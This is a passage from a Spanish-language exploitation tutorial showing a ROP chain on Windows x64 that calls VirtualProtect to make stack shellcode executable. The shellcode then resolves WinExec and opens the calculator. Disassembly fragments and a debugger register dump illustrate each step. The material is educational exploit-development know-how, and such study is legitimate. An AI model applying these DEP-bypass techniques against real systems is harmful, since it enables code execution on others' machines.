```

0x8D es el tamaño de la shellcode, ese tamaño es el que tenemos que modificar permisos para poder ejecutar el código en la pila.


```
0C call    near ptr ntdll_RtlDecodePointer
11 lea     rcx, [rsp+20h]
16 call    rax
```

RCX apuntará a una zona de la stack, y esta es la que cambiemos la protección (dentro de esta zona tendremos la ejecución de la calc).


```
ll:0000000077B16FD1 ; ---------------------------
ll:0000000077B16FD1 jmp     rax
ll:0000000077B16FD1 ; ---------------------------
```




Como vemos, tenemos en RAX la dirección de VirtualProtect de kernel32, y es la que se va a ejecutar con el jmp.




Ejecutamos VirtualProtect y vemos que retorna un TRUE.




Volvemos a ejecutar el lea para esta vez apuntar a la ejecución de la calculadora.





Salto a esa zona. Y finalmente…



Aquí está el código para la ejecución de la calc, si vamos ejecutando, veremos como conseguimos la dirección de WinExec y finalmente cómo se ejecuta.






Debug View
Structures
Enums
Calculator
View Edit Help
0
MC MR MS M+ M-
← CE C ± √
7 8 9 / %
4 5 6 * 1/x
1 2 3 - =
0 , +
General registers
RAX 0000000000000021
RBX 00000000778FFFFC kernel32.dll:00000000778FFFFC
RCX 0000000077AE997A ntdll.dll:ntdll_ZwClose+A
RDX 0000000000000000
RSI 00000000779014C4 kernel32.dll:00000000779014C4
RDI 0000000077860000 kernel32.dll:0000000077860000
RBP 0000000000000000
RSP 000000000031F830 Stack[00000084]:000000000031F830
RIP 000000000031F8C7 Stack[00000084]:loc_31F8C7
R8 000000000031F6F8 Stack[00000084]:000000000031F6F8
R9 000000000031F8CC Stack[00000084]:aCalcExe
R10 0000000000000000
R11 0000000000000206
R12 0000000000000000
R13 0000000000000000
R14 0000000000000000
Stack view
FB11060 48 83 EC 38 45 33 C9 4C 8D 05 B2 DF 01 00 48 8D
FB11070 15 B3 DF 01 00 33 C9 FF 15 E3 41 01 00 48 8D 0D
000000000031F830 00000000778FFFFC kernel32.dll:0000000
000000000031F838 9090909090909090

Notas finales

Como se puede ver, incluso cuando parece que no se puede realizar una explotación, es necesario obtener una vista más general y pensar en nuevas posibilidades para realizar la explotación, en Windows nos es posible utilizar el truco de las librerías que el sistema siempre carga para obtener direcciones posibles para los ROP. Realizar estos ejercicios ayuda a que cuando tengamos que realizar otras explotaciones rápido obtengamos ideas de cómo empezar, ya que no existe ninguna fórmula exacta para este tipo de trabajos.